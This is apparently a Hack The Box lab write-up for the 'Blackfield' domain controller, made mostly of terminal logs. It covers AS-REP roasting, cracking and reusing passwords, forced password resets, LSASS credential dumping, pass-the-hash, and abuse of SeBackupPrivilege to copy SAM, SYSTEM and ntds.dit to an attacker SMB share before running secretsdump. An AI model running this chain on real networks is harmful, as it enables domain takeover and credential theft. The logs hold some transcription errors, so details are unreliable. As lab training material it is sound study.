

Blackfield

Nmap scan

```
red@kali:~/Downloads/htb/blackfield$ nmap -sV -sC -oA nmap1.txt 10.10.10.192
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 06:00 EDT
Nmap scan report for 10.10.10.192
Host is up (0.35s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
389/tcp   open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-09-15 17:02:02Z)
445/tcp   open  smb            Microsoft Windows RPC
445/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?  Microsoft Windows RPC over HTTP 1.0
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-titles: Not Found
_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
smb2-time:
  date: 2025-09-15T17:02:24
  start_date: N/A
  clock-skew: 7h00m52s
smb2-security-mode:
  3:1:1:
  Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.26 seconds
```

Open ports are 53 for DNS, 389 for LDAP and 445 for SMB, WinRm 5985

This is a domain controller for the domain blackfield.local

Enumeration

Not much info with enum4linux

enum4linux ip

```

(red@kali)-[~/Downloads/htb/blackfield]
$ enum4linux 10.10.10.192
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Sep 15 06:

===== ( Target Information ) =====
target ..... 10.10.10.192
ID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.10.192 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.10.10.192 ) =====

Looking up status of 10.10.10.192
[+] reply from 10.10.10.192

===== ( Session Check on 10.10.10.192 ) =====

[+] Server 10.10.10.192 allows sessions using username '', password ''

```

Another tool guest, anonymous

#smbmap -u guest -H ip

```

(red@kali)-[~/Downloads/htb/blackfield]
$ smbmap -u guest -H 10.10.10.192

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445      Name: 10.10.10.192      Status: Authenticated
    Disk                    Permissions      Comment
    -----
    ADMIN$                  NO ACCESS      Remote Admin
    C$                      NO ACCESS      Default share
    forensic                 NO ACCESS      Forensic / Audit share.
    IPC$                    READ ONLY      Remote IPC
    NETLOGON                 NO ACCESS      Logon server share
    profiles$               READ ONLY
    SYSVOL                  NO ACCESS      Logon server share
[*] Closed 1 connections

```

null authentication

rpcclient -U "" -N ip

```
red@kali: ~/Downloads/htb/blackfield
(red@kali)-[~/Downloads/htb/blackfield]
$ rpcclient -U "" -N 10.10.10.192
rpcclient $> enumdonusers
command not found: enumdonusers
rpcclient $> hostname
command not found: hostname
```

anonymous smbclient

smbclient -L //ip -U anonymous

```
(red@kali)-[~/Downloads/htb/blackfield]
$ smbclient -L //10.10.10.192 -U anonymous
Password for [WORKGROUP\anonymous]:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$             Disk      Default share
  forensic        Disk      Forensic / Audit share.
  IPC$           IPC       Remote IPC
  NETLOGON        Disk      Logon server share
  profiles$      Disk
  SYSVOL          Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.192 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available

(red@kali)-[~/Downloads/htb/blackfield]
```

Something useful in profiles share file listing

smbclient //ip/share\$ -U anonymous -N

```
(red@kali)-[~/Downloads/htb/blackfield]
$ smbclient //10.10.10.192/profiles$ -U anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Wed Jun 3 12:47:12 2020
..               D          0 Wed Jun 3 12:47:12 2020
AAlleni          D          0 Wed Jun 3 12:47:11 2020
ABartleski       D          0 Wed Jun 3 12:47:11 2020
ABekesz          D          0 Wed Jun 3 12:47:11 2020
ABenzies         D          0 Wed Jun 3 12:47:11 2020
ABiemiller       D          0 Wed Jun 3 12:47:11 2020
AChampken        D          0 Wed Jun 3 12:47:11 2020
ACheretei        D          0 Wed Jun 3 12:47:11 2020
```

run the command ls to list possible users/files

then download locally

`smbclient //ip/share$ -U anonymous -N -c 'ls' > ~/users.txt`

```
(red@kali)-[~/Downloads/htb/blackfield]
$ smbclient //10.10.10.192/profiles$ -U anonymous -N -c 'ls' > ~/users.txt
(smb:~)
$
```

edit users.txt to get only the first row

`awk '{print $1}' users.txt > users2.txt`

```
(red@kali)-[~/Downloads/htb/blackfield]
$ awk '{print $1}' users.txt > users2.txt
$ cat users2.txt
AAllen
ABartski
ABekesz
ABenzies
ABiemiller
AChampken
```

kerberos preauthentication disabled

`GetNPUsers.py domain.local/ -no-pass -usersfile user2.txt -request dc-ip ip -outputfile file.hash`

```
(red@kali)-[~/Downloads/htb/blackfield]
$ GetNPUsers.py blackfield.local/ -no-pass -usersfile users2.txt -request -dc-ip 10.10.10.192 -outputfile go.hash
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version of Python. Use datetime.datetime.now(datetime.timezone.utc) instead.
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

hashcat

`hashcat file.hash - - identify`

```
(red@kali)-[~/Downloads/htb/blackfield]
$ hashcat go.hash --identify --help
The following hash-mode match the structure of your input hash:

# | Name | Category
--+--
18200 | Kerberos 5, etype 23, AS-REP | Network Protocol
```

`hashcat -m 18200 file.hash rockyou.txt`

```

--(red@kali)-[~/Downloads/htb/blackfield]
$ hashcat -m 18200 go.hash rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG)
* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i7-12700, 5512/11088 MB (2048 MB allocatable), 1MCU
Minimum password length supported by kernel: 0

```

Cracked

```

This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5asrep$23$support@BLACKFIELD.LOCAL:8eda227f81bd097addbe9ba7736061e4$2b6b6d482e552632b55c399cc5285d60756d9fcc85151c74082e034228154
1d7ba44f58db47f72c178e40a381d8c402a74e3ffd77c8d0a2c6145dc7b8526c54714fbc12584e692580c61e371babe1efdde59033a614104f62cc95268185bc76f7c
b01d35967d278fd26d8b718eae4218eb8737d68c8e273f3e81b02e2104ae422da3ab503243f73ff4497f8bc5:#00^BlackKnight

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$support@BLACKFIELD.LOCAL:8eda227f81bd... 7f8bc5

```

username support@BLACKFIELD.LOCAL:

password c5:#00^BlackKnight

can't remote login

evil-winrm -i ip -u support -p ''

```

--(red@kali)-[~/Downloads/htb/blackfield]
$ evil-winrm -i 10.10.10.192 -u support -p '#00^BlackKnight'

Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1

```

Enumerate using bloodhound


#bloodhound-python -u support -p '' -d domain -ns ip -c ALL

```

bloodhound-python: Error: unrecognized arguments: -ns 10.10.10.192
--(red@kali)-[~/Downloads/htb/blackfield]
$ bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c ALL
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.blackfield.local:88)] [Errno -2] Name or service
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers

```

In the queries for user support, they can change password



change to new password 'HAa11y\$rt'

`rpcclient -U support% '#00^BlackKnight' 10.10.10.192`

```
(red@kali)-[~/Downloads/htb/blackfield]
$ rpcclient -U support% '#00^BlackKnight' 10.10.10.192
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[audit2020] rid:[0x44f]
user:[support] rid:[0x450]
user:[BLACKFIELD764430] rid:[0x451]
```

change the password

`rpcclient $> setuserinfo audit2020 23 HAa11y$rt`

23 sets it to a password level

which shares can we see

```
(red@kali)~[~/Downloads/htb/blackfield]
$ crackmapexec smb 10.10.10.192 445 -u audit2020 -p 'HAa11y$rt' --shares
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
[*] BLACKFIELD.local\audit2020:HAa11y$rt
[*] Enumerated shares

Share      Permissions      Remark
-----
ADMIN$     Remote Admin
C$         Default share
forensic   Forensic / Audit share.
IPC$       Remote IPC
NETLOGON   Logon server share
profiles$  Logon server share
SYSVOL     Logon server share
```

Read the shares

smbclient //10.10.10.192/profiles\$ -U audit2020%HAa11y\$rt

smbclient //10.10.10.192/forensic -u audit2020 -p 'HAa11y\$rt'

more searching smbmap -u audit2020 -p 'HAa11y\$rt' -d blackfield.local -H 10.10.10.192 -r /

```
smbmap: error: unrecognized arguments: - r/
(red@kali)~[~/Downloads/htb/blackfield]
$ smbmap -u audit2020 -p 'HAa11y$rt' -d blackfield.local -H 10.10.10.192 -r /

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s) audit2020 -p 'HAa11y$rt' -d blackfield.local -H 10.10.10.192

[+] IP: 10.10.10.192:445 Name: 10.10.10.192 Status: Authenticated
Disk Permissions Comment
Fix Docker: ipsec Error
ADMIN$ NO ACCESS Remote Admin
Associa C$ NO ACCESS local Default share
forensic READ ONLY Forensic / Audit share.
./forensic
dr--r--r-- 0 Sun Feb 23 10:10:16 2020 .
dr--r--r-- 0 Sun Feb 23 10:10:16 2020 /
dr--r--r-- 0 Sun Feb 23 13:14:37 2020 commands_output
dr--r--r-- 0 Thu May 28 16:29:24 2020 memory_analysis
dr--r--r-- 0 Fri Feb 28 17:30:34 2020 tools
IPC$ READ ONLY Remote IPC
./IPC$
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 InitShutdown
fr--r--r-- 7 Sun Dec 31 19:03:58 1600 lsass
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 ntsvcs
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 scerpc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-3b0-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 epmapper
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-1d8-0
```

search inside


```

(red@kali) [~/Downloads/htb/blackfield]
$ smbclient.py audit2020:'HAally$rt'@10.10.10.192
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use forensic
# ls
drw-rw-rw- 0 Sun Feb 23 10:10:16 2020 .
drw-rw-rw- 0 Sun Feb 23 10:10:16 2020 ..
drw-rw-rw- 0 Sun Feb 23 13:14:37 2020 commands_output
drw-rw-rw- 0 Thu May 28 16:29:24 2020 memory_analysis
drw-rw-rw- 0 Fri Feb 28 17:30:34 2020 tools
# cdd memory_analysis
** Unknown syntax: cdd memory_analysis
# cd memory_analysis
# ls
drw-rw-rw- 0 Thu May 28 16:29:24 2020 .
drw-rw-rw- 0 Thu May 28 16:29:24 2020 ..
-rw-rw-rw- 37876530 Thu May 28 16:29:24 2020 conhost.zip
-rw-rw-rw- 24962333 Thu May 28 16:29:24 2020 ctfmon.zip
-rw-rw-rw- 23993308 Thu May 28 16:29:24 2020 dfps.zip
-rw-rw-rw- 18266396 Thu May 28 16:29:24 2020 dlhost.zip
-rw-rw-rw- 8810157 Thu May 28 16:29:24 2020 ismserv.zip
-rw-rw-rw- 41936098 Thu May 28 16:29:24 2020 lsass.zip
-rw-rw-rw- 64288607 Thu May 28 16:29:24 2020 mmc.zip
-rw-rw-rw- 13332174 Thu May 28 16:29:24 2020 RuntimeBroker.zip
-rw-rw-rw- 131983313 Thu May 28 16:29:24 2020 ServerManager.zip
-rw-rw-rw- 33141744 Thu May 28 16:29:24 2020 sihost.zip
-rw-rw-rw- 33756344 Thu May 28 16:29:24 2020 smartscreen.zip
-rw-rw-rw- 14408833 Thu May 28 16:29:24 2020 svchost.zip
-rw-rw-rw- 34631412 Thu May 28 16:29:24 2020 taskhostw.zip
-rw-rw-rw- 14255089 Thu May 28 16:29:24 2020 winlogon.zip
-rw-rw-rw- 4067425 Thu May 28 16:29:24 2020 wlsa.zip
-rw-rw-rw- 18303252 Thu May 28 16:29:24 2020 WmiPrvSE.zip
# get lsass.zip
# exit

(red@kali) [~/Downloads/htb/blackfield]
$ ls
20250920005241_computers.json  20250920005241_domains.json  20250920005241_groups.json  20250920005241_users.json  go.hash  nmap1.txt.gnmap  nmap1.txt.xml  users2.txt
20250920005241_containers.json  20250920005241_gpos.json  20250920005241_ous.json  Blackfield.pdf  lsass.zip  nmap1.txt.nmap  rockyou.txt  users.txt

```

Dumping hashes

```

(red@kali) [~/Downloads/htb/blackfield/lsass]
$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
= LogonSession =
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
= MSV =
Username: svc_backup
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000

```

save output

```

(red@kali) [~/Downloads/htb/blackfield/lsass]
$ pypykatz lsa minidump lsass.dmp --json > acer.json
INFO:pypykatz:Parsing file lsass.dmp

(red@kali) [~/Downloads/htb/blackfield/lsass]
$ cat acer.json
{
  "LogonSession": {
    "authentication_id": 406458,
    "session_id": 2,
    "username": "svc_backup",
    "domainname": "BLACKFIELD",
    "logon_server": "DC01",
    "logon_time": "2020-02-23T18:00:03.423728+00:00",
    "sid": "S-1-5-21-4194615774-2175524697-3563712290-1413",
    "luid": 406458
  },
  "MSV": {
    "Username": "svc_backup",
    "Domain": "BLACKFIELD",
    "LM": "NA",
    "NT": "9658d1d1dcd9250115e2205d9f48400d",
    "SHA1": "463c13a9a31fc3252c68ba0a44f0221626a33e5c",
    "DPAPI": "a03cd8e9d30171f3cfe8caad92fef62100000000"
  }
}

```

files of interest such as backups

```
    "pin_raw": null,  
    "tickets": {  
      "AltTargetDomainName": "BLACKFIELD.LOCAL",  
      "DomainName": "BLACKFIELD.LOCAL",  
      "EClientName": [  
        "svc_backup"  
      ],  
      "ETargetName": [  
        "krbtgt",  
        "BLACKFIELD"  
      ],  
      "EndTime": "2020-02-24T04:00:03+00:00",  
      "Key": "bad289d3f675eb2f289a92c323bb17521d534a389be90e9454946acda3323dc2",  
      "KeyType": 18,  
      "RenewUntil": "2020-03-01T18:00:03+00:00",  
      "ServiceName": [  
        "krbtgt",  
        "BLACKFIELD.LOCAL"  
      ],  
      "StartTime": "2020-02-23T18:00:03+00:00",  
      "TargetDomainName": "BLACKFIELD.LOCAL",  
      "type": 1  
    },  
    "username": "svc_backup"  
  },  
  "livessp_creds": [],  
  "logon_server": "DC01",  
  "logon_time": "2020-02-23T18:00:03.423728+00:00",  
  "luid": 406458,  
  "msv_creds": [  
    {  
      "DPAPI": "a03cd8e9d30171f3cfe8caad92fef62100000000",  
      "LMHash": null,  
      "NTHash": "9658d1d1dcd9250115e2205d9f48400d",  
      "SHAHash": "463c13a9a31fc3252c68ba0a44f0221626a33e5c",  
      "domainname": "BLACKFIELD",  
      "username": "svc_backup"  
    }  
  ]  
}
```

username svc_backup hash 9658d1d1dcd9250115e2205d9f48400d"

checking smb and remote access

```
red@kali: ~/Downloads/htb/blackfield/lsass  
$ crackmapexec smb 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'  
SMB 10.10.10.192 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)  
SMB 10.10.10.192 445 DC01 [*] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d  
  
red@kali: ~/Downloads/htb/blackfield/lsass  
$ crackmapexec winrm 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'  
SMB 10.10.10.192 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)  
HTTP 10.10.10.192 5985 DC01 [*] http://10.10.10.192:5985/wsman  
rmr/lib/python/dist-packages/spnego/_ntlm_raw/crypto.py:40: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.  
arc4 = algorithms.ARC4(self, key)  
WINRM 10.10.10.192 5985 DC01 [*] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)  
red@kali: ~/Downloads/htb/blackfield/lsass  
$
```

Escalate

```
Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv
Privilege Name      Description              State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system         Enabled
SeChangeNotifyPrivilege   Bypass traverse checking     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
```

```
Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all

USER INFORMATION
-----
User Name      SID
-----
blackfield\svc_backup  S-1-5-21-4194615774-2175524697-3563712290-1413

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group  S-1-1-0  Mandatory group, Enabled by default, ...
BUILTIN\Backup Operators  Alias      S-1-5-32-551  Mandatory group, Enabled by default, ...
BUILTIN\Remote Management Users  Alias      S-1-5-32-580  Mandatory group, Enabled by default, ...
BUILTIN\Users        Alias      S-1-5-32-545  Mandatory group, Enabled by default, ...
```

upload success

<https://github.com/giuliano108/SeBackupPrivilege>

```
Evil-WinRM* PS C:\Users\svc_backup\Documents> upload SeBackupPrivilegeCmdLets.dll
Info: Uploading /home/red/Downloads/htb/blackfield/SeBackupPrivilegeCmdLets.dll to C:\Users\svc_backup\Documents\SeBackupPrivilegeCmdLets.dll
Data: 16384 bytes of 16384 bytes copied
Info: Upload successful!
Evil-WinRM* PS C:\Users\svc_backup\Documents> upload SeBackupPrivilegeUtils.dll
Info: Uploading /home/red/Downloads/htb/blackfield/SeBackupPrivilegeUtils.dll to C:\Users\svc_backup\Documents\SeBackupPrivilegeUtils.dll
Data: 21844 bytes of 21844 bytes copied
Info: Upload successful!
Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Import module

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Import-Module .\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Import-Module .\upload SeBackupPrivilegeCmdLets.dll
A positional parameter cannot be found that accepts argument 'SeBackupPrivilegeCmdLets.dll'.
At line:1 char:1
+ Import-Module .\upload SeBackupPrivilegeCmdLets.dll
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Import-Module], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Import-Module .\SeBackupPrivilegeCmdLets.dll
```

confirm upload

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Get-Module

ModuleType Version Name ExportedCommands
-----
Manifest 3.1.0.0 Microsoft.PowerShell.Management {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content ...}
Manifest 3.1.0.0 Microsoft.PowerShell.Utility {Add-Member, Add-Type, Clear-Variable, Compare-Object ...}
Binary 1.0.495... SeBackupPrivilegeCmdLets {Get-SeBackupPrivilege, Set-SeBackupPrivilege, Copy-FileSeBackupPrivilege}
Binary 1.0.495... SeBackupPrivilegeUtils
```

dump sam

reg save HKLM\SYSTEM C:\Windows\Temp\system

reg save HKLM\SAM C:\Windows\Temp\sam

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Copy-FileSeBackupPrivilege C:\Windows\System32\config\netlogon.dns C:\Windows\Temp\netlogon.dns
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd C:\Windows\Temp
*Evil-WinRM* PS C:\Windows\Temp> dir
Directory: C:\Windows\Temp
File Name: netlogon.dns
File Name: system
File Name: sam
File Name: MpCmdRun.log
File Name: netlogon.dns
File Name: silconfig.log
File Name: vmware-vmvss.log
File Name: vmware-vmvss.log

*Evil-WinRM* PS C:\Windows\Temp> reg save HKLM\SYSTEM C:\Windows\Temp\system
The operation completed successfully.
*Evil-WinRM* PS C:\Windows\Temp> reg save HKLM\SAM C:\Windows\Temp\sam
The operation completed successfully.
*Evil-WinRM* PS C:\Windows\Temp>
```

save the sam and system

```

Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SYSTEM C:\Users\svc_backup\Documents\systemmm
The operation completed successfully.

Evil-WinRM* PS C:\Users\svc_backup\Documents> dir
PS
Directory: C:\Users\svc_backup\Documents
Mode                LastWriteTime         Length Name
----                -
-a-----          9/20/2025  10:47 AM             12288 SeBackupPrivilegeCmdLets.dll
-a-----          9/20/2025  10:47 AM             16384 SeBackupPrivilegeUtils.dll
-a-----          9/20/2025  11:34 AM            17580032 systemmm

Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SAM C:\Users\svc_backup\Documents\samm
The operation completed successfully.

Evil-WinRM* PS C:\Users\svc_backup\Documents>

```

start smb server

```

(red@kali)-[~/Downloads/htb/blackfield]
$ impacket-smbserver blackfield $(pwd) -smb2support
impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed

```

copy to attackers ip

```

-a-----          9/20/2025  10:47 AM             16384 SeBackupPrivilegeUtils.dll
-a-----          9/20/2025  11:34 AM            17580032 systemmm

Evil-WinRM* PS C:\Users\svc_backup\Documents> copy C:\Users\svc_backup\Documents\samm \\10.10.14.12\blackfield\SAMM
Evil-WinRM* PS C:\Users\svc_backup\Documents> copy C:\Users\svc_backup\Documents\systemmm \\10.10.14.12\blackfield\Systemmm

```

secretsdump

```

(red@kali)-[~/Downloads/htb/blackfield/sam]
$ secretsdump.py -system Systemmm -sam SAMM -ntds ntds.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[-] [Errno 2] No such file or directory: 'ntds.dit'
[*] Cleaning up...

(red@kali)-[~/Downloads/htb/blackfield/sam]

```

remote access

Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::

create a backup

local machine sytem and sam

reg save hklm\system c:\temp\system

domain backup

https://cheatsheet.haax.fr/windows-systems/privilege-escalation/specific_domain_groups/

A space at the end of command

```
robocopy /b z:\windows\ntds . ntds.dit
robocopy /B w:\Windows\NTDS .\ntds ntds.dit
```

```
Number of shadow copies listed: 1
* expose %poc% o:
* %poc% = {58bbf914-e5d1-4b68-bc34-aa7b83a5fa9c}
The drive letter is already in use.
Evil-WinRM* PS C:\temp> robocopy /b o:\windows\ntds . ntds.dit

ROBOCOPY      ::      Robust File Copy for Windows

Started : Sunday, September 21, 2025 1:34:38 AM
Source  : o:\windows\ntds\
Dest    : C:\temp\
```

```
Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit
```

copy "C:\temp\ntds\ntds.dit" "\\10.10.14.12\blackfield"

local hashes

```
(red@kali)-[~/Downloads/htb/blackfield/sam]
$ secretsdump.py -system system -sam SAMM -ntds ntds.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
```

Domain hashes

```
File Actions Edit View Help
(red@kali)~[~/Downloads/htb/blackfield/sam]
$ secretsdump.py -system system -sam SAMM -ntds ntdss.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
